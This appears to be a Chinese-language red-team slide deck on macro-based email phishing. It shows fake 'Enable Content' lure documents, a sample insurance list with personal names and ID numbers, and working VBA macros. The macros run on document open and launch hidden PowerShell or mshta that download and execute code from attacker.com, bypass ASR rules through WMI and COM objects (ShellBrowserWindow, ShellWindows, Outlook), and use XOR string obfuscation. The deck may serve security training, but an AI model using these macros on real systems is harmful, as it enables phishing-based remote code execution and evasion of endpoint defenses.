




邮件钓鱼之macro

陈栋

Macro钓鱼样例



Macro钓鱼样例

This document was created in a later version of Microsoft Office.
Please upgrade or click "**Enable Content**" to view this document.

 Loading...



Microsoft Office 2019.

Macro钓鱼样例

Microsoft Word

This Document is protected

Please click "Enable Content" to view protected data


! **SECURITY WARNING** Macros have been disabled. Enable Content

Item	Value	Change
1. GDP growth	7.0%	+0.1%
2. Inflation	2.0%	-0.1%
3. Unemployment	5.5%	+0.1%
4. Retail sales	10.0%	+0.2%
5. Fixed investment	20.0%	+0.3%
6. Government spending	15.0%	+0.1%
7. Net exports	1.0%	+0.1%
8. Total factor productivity	1.5%	+0.1%
9. Labor market efficiency	1.2%	+0.1%
10. Technological progress	1.8%	+0.1%
11. Human capital	1.0%	+0.1%
12. Financial innovation	1.5%	+0.1%
13. Innovation	1.0%	+0.1%

Improvement shows the resilience of the U.S. economy, in part due to increased demand, which is reflected in the strengthening manufacturing environment and its ability to weather the double shock of lower oil and gas prices and increased global trade. Although the IMF predicts GDP growth to slip to 1.1 percent this year, more growth is expected to pick up, suggesting that the country's macroeconomic strategy is heading "right." To continue to improve its competitiveness, the U.S. will need to speed up progress in terms of spreading the labor force.

These challenges are affecting the leading world economies, leading to a global economic recovery in 2014. As a consequence, the global economy is projected to grow at an average of 3.5 percent in 2014, 3.7 percent in 2015, and 3.8 percent in 2016. The IMF predicts that the global economy will grow at an average of 3.5 percent in 2014, 3.7 percent in 2015, and 3.8 percent in 2016. The IMF predicts that the global economy will grow at an average of 3.5 percent in 2014, 3.7 percent in 2015, and 3.8 percent in 2016.

流程



Vba 和 Macro

- Vba (Visual Basic for Applications)
Visual basic语言, 依托于office软件而存在, 用来扩展windows应用程序的功能
- Macro (宏指令)
由一堆vba代码组成, 用来解决重复性的劳动

HW样本

安全警告 宏已被禁用。 启用内容

平安团体人身险被保险人清单														
投保单位：博德地（江苏）建设工程有限公司					保单号码：GF177902820000036					保险期间：2020.09.21-2021.04.18				
序号	被保险人姓名	证件类型	证件号码	性别	出生日期	险种：P1445 保额 保费	险种：P1461 保额 保费	险种：P0512 保额 保费	险种： 保额 保费	保费 合计	职业及职 业代码	受益人	其他	
1	石现磊	身份证	360204198404220017	男	1984	100万	100元	100万		100元	0100000003	法定		
2	张三	身份证	405221198111280028	男	1981	100万	100元	100万		100元	0100000003	法定		
3	胡春晓	身份证	405221198001150044	女	1980	100万	100元	100万		100元	0100000003	法定		
4	潘静	身份证	405221198211010028	女	1982	100万	100元	100万		100元	0100000003	法定		
5	吕战平	身份证	405221198211190028	女	1982	100万	100元	100万		100元	0100000003	法定		
6	朱小兴	身份证	410221198004080045	男	1980	100万	100元	100万		100元	0100000003	法定		

Type	Keyword	Description
AutoExec	Workbook_Open	Runs when the Excel Workbook is opened
AutoExec	CommandButton3_Click	Runs when the file is opened and ActiveX objects trigger events
AutoExec	ScrollBar1_Change	Runs when the file is opened and ActiveX objects trigger events
Suspicious	Environ	May read system environment variables
Suspicious	write	May write to a file (if combined with Open)
Suspicious	Call	May call a DLL using Excel 4 Macros (XLM/XLF)
Suspicious	MkDir	May create a directory
Suspicious	CreateObject	May create an OLE object
Suspicious	Lib	May run code from a DLL
Suspicious	Chr	May attempt to obfuscate specific strings (use option --deobf to deobfuscate)
Suspicious	Hex Strings	Hex-encoded strings were detected, may be used to obfuscate strings (option --decode to see all)
Suspicious	Base64 Strings	Base64-encoded strings were detected, may be used to obfuscate strings (option --decode to see all)


```
Sub Datachk() '校验数据
On Error Resume Next
Dim rl, kk, i As Long
Dim IsEng As Boolean
Dim Ret, CatWbkNm, C_sfz, dict, d_add, arr, test

Set dict = CreateObject("scripting.dictionary") '建立字典
Set d_add = CreateObject("scripting.dictionary") '建立字典
Set CatWbkNm = Workbooks(Application.ActiveWindow.Caption).Sheets(1)


rl = CatWbkNm.Range("A65536").End(xlUp).Row '取最后一行
test = Timer
```

```
If Not PAGE = 0 And C_row = 1 Then
Sheets("电子清单模板").Rows("1:49").Copy Destination:=Sheets("电子清单表").Rows(mark *
Set .HPageBreaks(PAGE).Location = .Rows(mark * PAGE + 1) '设置分页符
.Cells(PAGE * mark + 5, 1) = "=$A$5" '单位名称
.Cells(PAGE * mark + 5, 6) = "=$F$5" '制表日期
.Cells(PAGE * mark + 6, 8) = "=$H$6" '险种1
.Cells(PAGE * mark + 6, 10) = "=$J$6" '险种2
.Cells(PAGE * mark + 6, 12) = "=$L$6" '险种3
.Cells(PAGE * mark + 6, 14) = "=$N$6" '险种4
.Cells(PAGE * mark + 5, 19).Value = PAGE + 1 '页码
.Cells(PAGE * mark + 5, 17) = "=$Q$5" '总共页码
End If
'险种
If once = False Then '只运行一次的代码
If Not arr(1) = "" Then .Cells(PAGE * mark + 6, 8).Value = "险种: " & arr(1)
If Not arr(2) = "" Then .Cells(PAGE * mark + 8, 8).Value = arr(2)
If Not arr(3) = "" Then .Cells(PAGE * mark + 6, 10).Value = "险种: " & arr(3)
If Not arr(4) = "" Then .Cells(PAGE * mark + 8, 10).Value = arr(4)
If Not arr(5) = "" Then .Cells(PAGE * mark + 6, 12).Value = "险种: " & arr(5)
If Not arr(6) = "" Then .Cells(PAGE * mark + 8, 12).Value = arr(6)
If Not arr(7) = "" Then .Cells(PAGE * mark + 6, 14).Value = "险种: " & arr(7)
If Not arr(8) = "" Then .Cells(PAGE * mark + 8, 14).Value = arr(8)
If Not arr(9) = "" Then .Cells(PAGE * mark + 8, 16).Value = arr(9)
If Not arr(10) = "" Then .Cells(PAGE * mark + 8, 17).Value = arr(10)
If Not arr(11) = "" Then .Cells(PAGE * mark + 8, 18).Value = arr(11)
.Cells(PAGE * mark + 5, 6).Value = "制表日期: " & CatWbkNm.Cells(1, 13).Value '制表日期
```

```
On Error Resume Next
Set CatWbk = Workbooks(Application.ActiveWindow.Caption)
Dim arr() As String, text As String, Ver As String, NC As Long
Dim VerOK As Integer
VerOK = vbYes
Path = Environ("appdata") & "\Cat\config.ini"
'-----
MkDir (Environ("appdata") & "\Cat")
If Not Dir(Path) = "" Then
'读取ini
text = String(255, 0)
NC = GetPrivateProfileString("ASSISTANT", "text", "Default", text, 255, Path)
If NC <> 0 Then text = Left$(text, NC)

Ver = String(255, 0)
NC = GetPrivateProfileString("ASSISTANT", "Version", "Default", Ver, 255, Pa)
If NC <> 0 Then Ver = Left$(Ver, NC)
Else
CatWbk.Sheets(1).Label2.Caption = "首次运行, 请先添加方案。"
End If
If Not Ver = Sheet4.Label1.Caption Then VerOK = MsgBox("发现旧版本方案数据" & Ver)
If VerOK = vbYes Then
```

简单的macro



```
Microsoft Visual Basic for Applications - 11 - [ThisDocument (代码)]
文件(F) 编辑(E) 视图(V) 插入(I) 格式(O) 调试(D) 运行(R) 工具(T) 外接程序(A) 窗口(W) 帮助(H)
行 11, 列 1

(通用)
Private Sub Document_Open()
    Call evil
End Sub

Sub evil()
    Set shell_object = CreateObject("WScript.Shell")
    shell_object.Run "powershell.exe -NoLogo iex ((New-Object Net.WebClient).DownloadString('http://attacker.com/xxxxx'))", 0
End Sub
```

进程树

Process Explorer - Sysinternals: www.sysinternals.com [WIN-JQVD7QFFPQ0\test7]

File Options View Process Find Users Help

Process	CPU	Private B...	Working Set	PID	Description	Company Name
msdto.exe	< 0.01	6,388 K	3,076 K	2536	Microsoft 分布式事务处...	Microsoft Corporation
svchost.exe		5,572 K	21,860 K	4092	Windows 服务主进程	Microsoft Corporation
sppsvo.exe		2,784 K	5,440 K	1816	Microsoft 软件保护平台...	Microsoft Corporation
ManagementAgentHos...	0.01	5,260 K	6,144 K	768		
SearchIndexer.exe	< 0.01	42,056 K	28,544 K	3444	Microsoft Windows Sea...	Microsoft Corporation
SearchProtocolHo...	< 0.01	3,432 K	9,496 K	3672		
SearchFilterHost...		3,864 K	10,136 K	3760		
taskhost.exe	0.01	7,876 K	7,408 K	3264	Windows 任务的主机进程	Microsoft Corporation
taskhost.exe		6,944 K	10,404 K	5492		
OSPPSVC.EXE		3,532 K	11,156 K	6108		
lsass.exe	0.06	6,440 K	7,912 K	652	Local Security Author...	Microsoft Corporation
lsm.exe	< 0.01	2,780 K	2,424 K	664		
winlogon.exe		3,340 K	2,156 K	596		
explorer.exe	0.03	41,164 K	72,156 K	3260	Windows 资源管理器	Microsoft Corporation
vmtoolsd.exe	0.03	15,684 K	16,048 K	3936	VMware Tools Core Ser...	VMware, Inc.
PtSessionAgent.exe		3,324 K	4,752 K	2456	Platinum user session...	Trend Micro Inc.
iexplore.exe	< 0.01	13,292 K	16,244 K	2504	Internet Explorer	Microsoft Corporation
iexplore.exe	0.02	159,316 K	118,436 K	2700	Internet Explorer	Microsoft Corporation
iexplore.exe		21,160 K	15,768 K	1776	Internet Explorer	Microsoft Corporation
procexp64.exe	0.36	29,512 K	45,952 K	5192	Sysinternals Process ...	Sysinternals - www...
Snipaste.exe	< 0.01	11,564 K	32,736 K	3244	Snipaste	Le Liu
WINWORD.EXE	0.46	90,444 K	113,288 K	3408	Microsoft Word	Microsoft Corporation
powershell.exe	< 0.01	35,644 K	38,052 K	4592	Windows PowerShell	Microsoft Corporation
firefox.exe	< 0.01	208,124 K	369,992 K	4120	Firefox	Mozilla Corporation
firefox.exe						
firefox.exe						
firefox.exe						
firefox.exe						
firefox.exe						

Command Line:
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe -NoLogo iex ((New-Object Net.WebClient).DownloadString('http://attacker.com/xxxxx'))

Path:
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe

可疑的父子进程

系统敏感操作 可疑的父进程创建了脚本进程

ATT&CK ID: T1059 (在 MITRE ATT&CK™ 矩阵中的显示)

value: Attempts to bypass execution policy
option: -ep bypass

value: Attempts to bypass execution policy
option: -ep bypass

创建一个或多个可疑进程

parent_process: winword.exe
martian_process: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -ep bypass iex ((New-Object Net.WebClient).DownloadString('http://attacker.com/xxxx'))

parent_process: winword.exe
martian_process: powershell.exe -ep bypass iex ((New-Object Net.WebClient).DownloadString('http://attacker.com/xxxx'))

Bypass ASR

ASR（Attack surface reduction），通过配置攻击面减少规则，可以保护计算机不被恶意软件、代码攻击

```
Const HIDDEN_WINDOW = 0
strComputer = "."
Set objWMIService = GetObject("win" & "mgmts" & ":\\" & strComputer & "\root" & "\cimv2")
Set objStartup = objWMIService.Get("Win32_" & "Process" & "Startup")
Set objConfig = objStartup.SpawnInstance_
objConfig.ShowWindow = HIDDEN_WINDOW
Set objProcess = GetObject("winmgmts:\\" & strComputer & "\root" & "\cimv2" & ":Win32_" & "Process")
objProcess.Create "cmd.exe", Null, objConfig, intProcessID
```

Bypass ASR

The image shows a Windows desktop environment. On the left, a Notepad window titled "11 - ThisDocument (代码)" contains the following PowerShell script:

```
(通用)
Private Sub Document_Open()
    Call evil
End Sub

Sub evil()
    Const HIDDEN_WINDOW = 0
    strComputer = ""
    Set objWMIService = GetObject("winmgmts" & "\\.\\" & strComputer & "\root\cimv2")
    Set objStartup = objWMIService.Get("Win32_Process" & "Startup")
    Set objConfig = objStartup.SpawnInstance_
    objConfig.ShowWindow = HIDDEN_WINDOW
    Set objProcess = GetObject("winmgmts:\\" & strComputer & "\root\cimv2")
    objProcess.Create "powershell.exe -NoLogo iex ((New-Object Net.WebClient).DownloadString('http://attacker.com/xxxxx'))"
End Sub
```

On the right, Process Explorer shows a list of running processes. A red box highlights the powershell.exe process (PID 5220). A tooltip for this process displays the following information:

Command Line:
powershell.exe -NoLogo iex ((New-Object Net.WebClient).DownloadString('http://attacker.com/xxxxx'))
Path:
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

Process	CPU	Private B...	Working Set	PID	Description	Company Name
System Idle Process	98.39	K	24 K	0		
System	0.02	176 K	2,208 K	4		
Interrupts	0.96	K	K	n/a	Hardware Interrupts a...	
smss.exe		544 K	200 K	404		
csrss.exe	< 0.01	3,012 K	2,700 K	488		
conhost.exe	< 0.01	3,476 K	696 K	1536		
conhost.exe	< 0.01	1,352 K	584 K	1588		
csrss.exe	0.06	10,296 K	20,704 K	540		
conhost.exe	< 0.01	1,960 K	5,516 K	5952	控制台窗口主机	Microsoft Corporation
wininit.exe		1,688 K	520 K	548		
services.exe	< 0.01	5,408 K	6,272 K	644		
svchost.exe		4,792 K	5,168 K	760	Windows 服务主进程	Microsoft Corporation
WmiPrvSE.exe	< 0.01	13,228 K	14,880 K	2328		
powershell.exe	< 0.01	57,200 K	54,888 K	5220	Windows PowerShell	Microsoft Corporation
vmacthlp.exe	< 0.01	4,620 K	1,716 K	824	VMware Activation Helper	VMware, Inc.
svchost.exe	< 0.01	28,100 K	33,336 K	120	Windows 服务主进程	Microsoft Corporation
svchost.exe	< 0.01	11,320 K	13,536 K	1040	Windows 服务主进程	Microsoft Corporation
svchost.exe	< 0.01	26,844 K	23,004 K	1124	Windows 服务主进程	Microsoft Corporation
spoolsv.exe	< 0.01	15,104 K	3,352 K	1312	后台处理程序子系统应用程序	Microsoft Corporation
svchost.exe	< 0.01	11,784 K	8,620 K	1364	Windows 服务主进程	Microsoft Corporation
coreServiceShell.exe	0.01	65,268 K	10,588 K	1480	Trend Micro Anti-Malw...	Trend Micro Inc.
uiWatchDog.exe		1,364 K	416 K	1536		
uiSeAgnt.exe	< 0.01	9,888 K	868 K	3132	Client Session Agent	Trend Micro Inc.
coreFrameworkHos...		5,984 K	3,408 K	1580		
OfficeClickToRun.exe	< 0.01	43,276 K	44,436 K	1544	Microsoft Office Clic...	Microsoft Corporation
Platinum Host Service	< 0.01	14,188 K	12,616 K	1784	Platinum Host Service	Trend Micro Inc.

CPU Usage: 1.61% | Commit Charge: 60.99% | Processes: 64 | Physical Usage: 84.63%

Bypass ASR

```
Const ShellBrowserWindow = _  
"{C08AFD90-F2A1-11D1-8455-00A0C91F3880}"  
Set SBW = GetObject("new:" & ShellBrowserWindow)  
SBW.Document.Application.ShellExecute "cmd.exe", Null, "C:\Windows\System32", Null, 0
```

ShellBrowserWindow COM 对象

```
Set outlookApp = CreateObject("Outlook.Application")  
outlookApp.CreateObject("Wscript.shell").Run "calc.exe",0
```

outlook对象

```
Const ShellWindows = _  
"{9BA05972-F6A8-11CF-A442-00A0C90A8F39}"  
Set SW = GetObject("new:" & ShellWindows).Item()  
SW.Document.Application.ShellExecute "calc.exe", Null, "C:\Windows\System32", Null, 0
```

```
Set outlookApp = CreateObject("Outlook.Application")  
outlookApp.CreateObject("Wscript.shell").Run "C:\Windows\system32\mshta.exe https://attacker.com/xxxxx", 0
```



```
Private Function gjtRMFzclZuu(wavrGNDcPxeFwB As Variant, PrEXCkaehHgZ As Variant)  
Dim auwirTWvhEXww As String  
auwirTWvhEXww = ""  
For i = LBound(wavrGNDcPxeFwB) To UBound(wavrGNDcPxeFwB)  
auwirTWvhEXww = auwirTWvhEXww & Chr(PrEXCkaehHgZ(i) Xor wavrGNDcPxeFwB(i))  
Next  
gjtRMFzclZuu = auwirTWvhEXww  
End Function  
Set jNwfOXFJYFyl = CreateObject(gjtRMFzclZuu(Array((126 + 82), (59 + 70), 248, (3 - 0), 26, (((44 - 22) + 17) XOR ((49 - 23) + 212)),  
gjtRMFzclZuu(Array((181 XOR 106), 187, (3 XOR (297 - 142)), (76 + (4 - 1))), Array((34 XOR ((166 - 76) + 47)), 210, (245 XOR (3 - 1))),  
jNwfOXFJYFyl.CreateObject(gjtRMFzclZuu(Array((168 - 84), ((108 - 52) + 166), ((21 - 9) + 52), (1 + 15), (172 - 51), (12 - 5), 105, (163  
gjtRMFzclZuu(Array((205 + 17), ((21 + 55) XOR 195), ((2 - 1) XOR 26), (293 - 145), (8 XOR 7), (49 XOR 175), (316 - 95), (30 + (73 - 32)  
gjtRMFzclZuu(Array((44 - 12), 183, (198 + 24), ((39 + 24) XOR 189), 43, 178, 191, (260 - 52), 217, (87 + 19), (115 + 5), (57 + 60), ((13 + 1  
gjtRMFzclZuu(Array(((113 + 42) XOR (139 - 32)), 150, (52 XOR (229 - 47)), (13 + 62), (((198 - 60) + 28) XOR ((68 - 31) + (129 - 52))
```

<https://github.com/BaptisteVeyssiere/vba-macro-obfuscator>



```

auwirTWvhEXww = auwirTWvhEXww & Chr(PrEXCKaehHgZ(i) Xor wavrGNDcPxeFwB(i))
Next
gjtRMPzclZuu = auwirTWvhEXww
End Function
Set jNwfOXFJYFyl = CreateObject(gjtRMPzclZuu(Array((126 + 82), (59 + 70), 248, (3 - 0), 26, (
+ 212)), (1 XOR 5), (98 + 120), ((192 - 88) + (69 - 33)), (31 XOR (102 - 29)), (207 XOR 56), (
